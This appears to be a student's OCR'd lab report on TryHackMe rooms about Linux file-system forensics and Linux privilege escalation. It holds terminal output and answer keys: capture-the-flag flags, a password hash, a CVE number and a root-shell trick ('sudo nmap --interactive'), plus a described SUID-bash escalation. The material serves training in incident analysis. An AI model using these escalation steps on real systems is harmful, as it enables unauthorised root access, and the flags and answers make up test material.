
Task 4:


Room progress (50%)
may alter existing entries to broaden their access.
For example, a line in a sudoers file might look like this:
/etc/sudoers Example
user@tryhackme$ sudo cat /etc/sudoers
richard ALL=(ALL) /sbin/ifconfig
More specifically, this line specifies:
richard is the username being granted sudo privileges.
ALL indicates that the privilege applies to all hosts.
(ALL) specifies that the user can run the command as any user.
/sbin/ifconfig is the path to the specific binary, in this case, the ifconfig utility.
With this configuration, Richard can execute ifconfig with elevated sudo privileges to manage network interfaces as necessary.
Answer the questions below
Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?
b4ckd00r3d
Correct Answer
Hint
What is the name of the group with the group ID of 46?
plugdev
Correct Answer
View the /etc/sudoers file on the compromised system. What is the full path of the binary that Jane can run as sudo?
/usr/bin/pstree
Correct Answer
Task 5 User Directories and Files
admin:x:116:
netdev:x:117:ubuntu,investigator
lxd:x:118:ubuntu,investigator
systemd-coredump:x:999:
ubuntu:x:1000:
ssl-cert:x:119:
bob:x:1001:
jane:x:1002:
investigator:x:1003:
postfix:x:120:
postdrop:x:121:
b4ckd00r3d:x:1004:
investigator@ip-10-10-179-110:/etc$ groups investigator
investigator : investigator adm dialout cdrom floppy sudo audio dip video plugdev netdev lxd
investigator@ip-10-10-179-110:/etc$ getent group 27
sudo:x:27:ubuntu,investigator
investigator@ip-10-10-179-110:/etc$ cd .
investigator@ip-10-10-179-110:/etc$ cd..
cd..: command not found
investigator@ip-10-10-179-110:/etc$ cd ..
investigator@ip-10-10-179-110:/$ cd..
cd..: command not found
investigator@ip-10-10-179-110:/$ cd ..
investigator@ip-10-10-179-110:/$ cd ..
investigator@ip-10-10-179-110:/$ cat /etc/passwd | grep ':0$'
investigator@ip-10-10-179-110:/$ cat /etc/paswd | cut -d: -f1,3 | grep ':0$'
cat: /etc/paswd: No such file or directory
investigator@ip-10-10-179-110:/$ cat /etc/passwd | cut -d: -f1,3 | grep ':0$'
root:0
b4ckd00r3d:0
investigator@ip-10-10-179-110:/$ getent group 46
plugdev:x:46:ubuntu,investigator
investigator@ip-10-10-179-110:/$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
investigator@ip-10-10-179-110:/$ sudo cat /etc/sudoers
[sudo] password for investigator:
Sorry, try again.
[sudo] password for investigator:
Sorry, try again.
[sudo] password for investigator:
sudo: 2 incorrect password attempts
investigator@ip-10-10-179-110:/$ cd /home
investigator@ip-10-10-179-110:/home$ sudo cat /etc/passwd | grep jane
[sudo] password for investigator:
jane:x:1002:1002:Jane Walkers,103,9399499494,2029384958:/home/jane:/bin/bash
investigator@ip-10-10-179-110:/home$ ^C
investigator@ip-10-10-179-110:/home$ sudo cat /etc/sudoers | grep jane
jane ALL=(ALL) /usr/bin/pstree
investigator@ip-10-10-179-110:/home$
odacavoTHM_lfsa_v5_da
1h 8min 30s


Task 5:


Room progress (60%)
investigator@10.10.179.110:~$ ls -al /home/jane/.ssh/authorized_keys
-rw-rw-rw- 1 jane jane 1136 Feb 13 00:34 /home/jane/.ssh/authorized_keys
As identified by the third rw permissions, this file is world-writable, which should never be the case for sensitive files. Consequently, by exploiting this misconfiguration, the attacker gained unauthorised SSH access to the system as if they were Jane.
Answer the questions below
View Jane's .bash_history file. What flag do you see in the output?
THM{f38279ab9c6af1215815e5f7bbad891b}
Correct Answer
What is the hidden flag in Bob's home directory?
THM{6ed90e00e4fb7945bead8cd59e9fcd7f}
Correct Answer
Run the stat command on Jane's authorized_keys file. What is the full timestamp of the most recent modification?
2024-02-13 00:34:16.005897449 +0000
Correct Answer
Task 6 Binaries and Executables
Task 7 Rootkits
Task 8 Conclusion
How likely are you to recommend this room to others?
1 2 3 4 5 6 7 8 9 10
Woop woop! Your answer is correct
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden30
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden31
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden32
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden33
-rw-rw-r-- 1 bob bob 38 Feb 12 2024 .hidden34
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden35
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden36
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden37
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden38
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden39
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden4
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden40
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden41
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden42
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden43
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden44
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden45
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden46
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden47
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden48
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden49
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden5
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden50
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden6
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden7
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden8
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden9
drwxrwxr-x 3 bob bob 4096 Feb 12 2024 .local
-rw-r--r-- 1 bob bob 807 Feb 12 2024 .profile
-rw-rw-r-- 1 bob bob 66 Feb 12 2024 .selected editor
investigator@ip-10-10-179-110:/$ cd/home/bob
-bash: cd/home/bob: No such file or directory
investigator@ip-10-10-179-110:/$ cd /home/bob
investigator@ip-10-10-179-110:/home/bob$ cat .hidden34
THM{6ed90e00e4fb7945bead8cd59e9fcd7f}
investigator@ip-10-10-179-110:/home/bob$ ^C
investigator@ip-10-10-179-110:/home/bob$ cd ..
investigator@ip-10-10-179-110:/home$ cd ..
investigator@ip-10-10-179-110:/$ stat /home/jane/.ssh/authorized keys
File: /home/jane/.ssh/authorized keys
Size: 1136 Blocks: 8 IO Block: 4096 regular file
Device: ca01h/51713d Inode: 257561 Links: 1
Access: (0666/-rw-rw-rw-) Uid: (1002/ jane) Gid: (1002/ jane)
Access: 2025-05-01 17:19:25.804000000 +0000
Modify: 2024-02-13 00:34:16.005897449 +0000
Change: 2024-02-13 00:34:16.005897449 +0000
Birth: -
investigator@ip-10-10-179-110:/$ ^C
investigator@ip-10-10-179-110:/$
55min 38s


Task 6:


Room progress (81%)
/var/tmp/bash -p
exit
From the output, we've discovered evidence of Jane's user account identifying SUID binaries with the find command and abusing the SUID permission on the Python binary to run system commands as the root user. With this level of command execution, the attacker was able to create a copy of the /bin/bash binary (the Bash shell executable) and place it into the /var/tmp folder. Additionally, the attacker changed the owner of this file to root and added the SUID permission to it (chmod +s).
After making an SUID copy of /bin/bash, the attacker elevated to root by running /var/tmp/bash -p. We can further verify the bash binary by performing an integrity check on the original:
Integrity Checking the Suspicious SUID Binary
investigator@10.10.179.110:~$ md5sum /var/tmp/bash
7063c393**********d3b340f1ad2c /var/tmp/bash
investigator@10.10.179.110:~$ md5sum /bin/bash
7063c393**********d3b340f1ad2c /bin/bash
The output above shows that the two binaries are identical, further enhancing our understanding of the attacker's actions to escalate to root.
Answer the questions below
Run the debsums utility on the compromised host to check only configuration files. Which file came back as altered?
/etc/sudoers
Correct Answer
What is the md5sum of the binary that the attacker created to escalate privileges to root?
7063c3930affe123baecd3b340f1ad2c
Correct Answer
Task 7 Rootkits
Woop woop! Your answer is correct
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden35
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden36
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden37
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden38
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden39
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden4
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden40
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden41
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden42
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden43
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden44
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden45
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden46
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden47
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden48
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden49
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden5
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden50
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden6
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden7
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden8
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden9
drwxrwxr-x 3 bob bob 4096 Feb 12 2024 .local
-rw-r--r-- 1 bob bob 807 Feb 12 2024 .profile
-rw-rw-r-- 1 bob bob 66 Feb 12 2024 .selected editor
investigator@ip-10-10-179-110:/$ cd/home/bob
-bash: cd/home/bob: No such file or directory
investigator@ip-10-10-179-110:/$ cd /home/bob
investigator@ip-10-10-179-110:/home/bob$ cat .hidden34
THM{6ed90e00e4fb7945bead8cd59e9fcd7f}
investigator@ip-10-10-179-110:/home/bob$ ^C
investigator@ip-10-10-179-110:/home/bob$ cd ..
investigator@ip-10-10-179-110:/home$ cd ..
investigator@ip-10-10-179-110:/$ stat /home/jane/.ssh/authorized keys
File: /home/jane/.ssh/authorized keys
Size: 1136 Blocks: 8 IO Block: 4096 regular file
Device: ca01h/51713d Inode: 257561 Links: 1
Access: (0666/-rw-rw-rw-) Uid: (1002/ jane) Gid: (1002/ jane)
Access: 2025-05-01 17:19:25.804000000 +0000
Modify: 2024-02-13 00:34:16.005897449 +0000
Change: 2024-02-13 00:34:16.005897449 +0000
Birth: -
investigator@ip-10-10-179-110:/$ ^C
investigator@ip-10-10-179-110:/$ sudo debsums -e -c
/etc/sudoers
investigator@ip-10-10-179-110:/$ md5sum /var/tmp/bash
7063c3930affe123baecd3b340f1ad2c /var/tmp/bash
investigator@ip-10-10-179-110:/$ ^C
investigator@ip-10-10-179-110:/$
44min 30s

Task 7:



Task 8:



Result:

Thus the LinuxFileSystemAnalysis module on the TryHackMe platform was executed successfully and verified.

EXP NO 6 **LINUX PRIVILEGE ESCALATION**
DATE:


AIM:

The primary aim of the Linux Privilege Escalation is to equip learners with the knowledge and
hands-on experience necessary to identify and exploit privilege escalation vulnerabilities in Linux systems. This is crucial for understanding how attackers gain elevated access and how to secure systems against such threats.

Algorithm:

1. Access the lab in TryHackMe platform using the link below- https://tryhackme.com/room/linuxfilesystemanalysis
2. Click join a room and execute tasks.
3. Get an Linux File System Analysis
4. Execute the tasks on Linux File System Analysis.
5. Terminate the room and conclude the session.

Output:


Answer the questions below
What is the hostname of the target system?
wade7363
✓ Correct Answer
What is the Linux kernel version of the target system?
3.13.0-24-generic
✓ Correct Answer
What Linux is this?
Ubuntu 14.04 LTS
✓ Correct Answer
What version of the Python language is installed on the system?
2.7.6
✓ Correct Answer
What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)
CVE-2015-1328
✓ Correct Answer
Answer the questions below
find and use the appropriate kernel exploit to gain root privileges on the target system.
No answer needed
✓ Correct Answer
Hint
What is the content of the flag1.txt file?
THM-28392872729920
✓ Correct Answer
Answer the questions below
How many programs can the user "karen" run on the target system with sudo rights?
3
✓ Correct Answer
What is the content of the flag2.txt file?
THM-402028394
✓ Correct Answer
How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?
sudo nmap --interactive
✓ Correct Answer
What is the hash of frank's password?
$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaq
✓ Correct Answer

Answer the questions below

Which user shares the name of a great comic book writer?

gerryconway ✓ Correct Answer

What is the password of user2?

Password1 ✓ Correct Answer

What is the content of the flag3.txt file?

THM-3847834 ✓ Correct Answer

Answer the questions below

Complete the task described above on the target system

No answer needed ✓ Correct Answer

How many binaries have set capabilities?


6 ✓ Correct Answer

What other binary can be used through its capabilities?

view ✓ Correct Answer

What is the content of the flag4.txt file?

THM-9349843 ✓ Correct Answer



Result:

Thus the Linux Privilege Escalation module on the TryHackMe platform was executed successfully and verified.

aEXP NO 7 **WINDOWS PRIVILEGE ESCALATION**
DATE:

AIM:


To walk through a variety of windows privilege. Windows privilege escalation is the process of gaining highest level permission on a windows system typically moving from a low privilege user to system admin.

Algorithm:

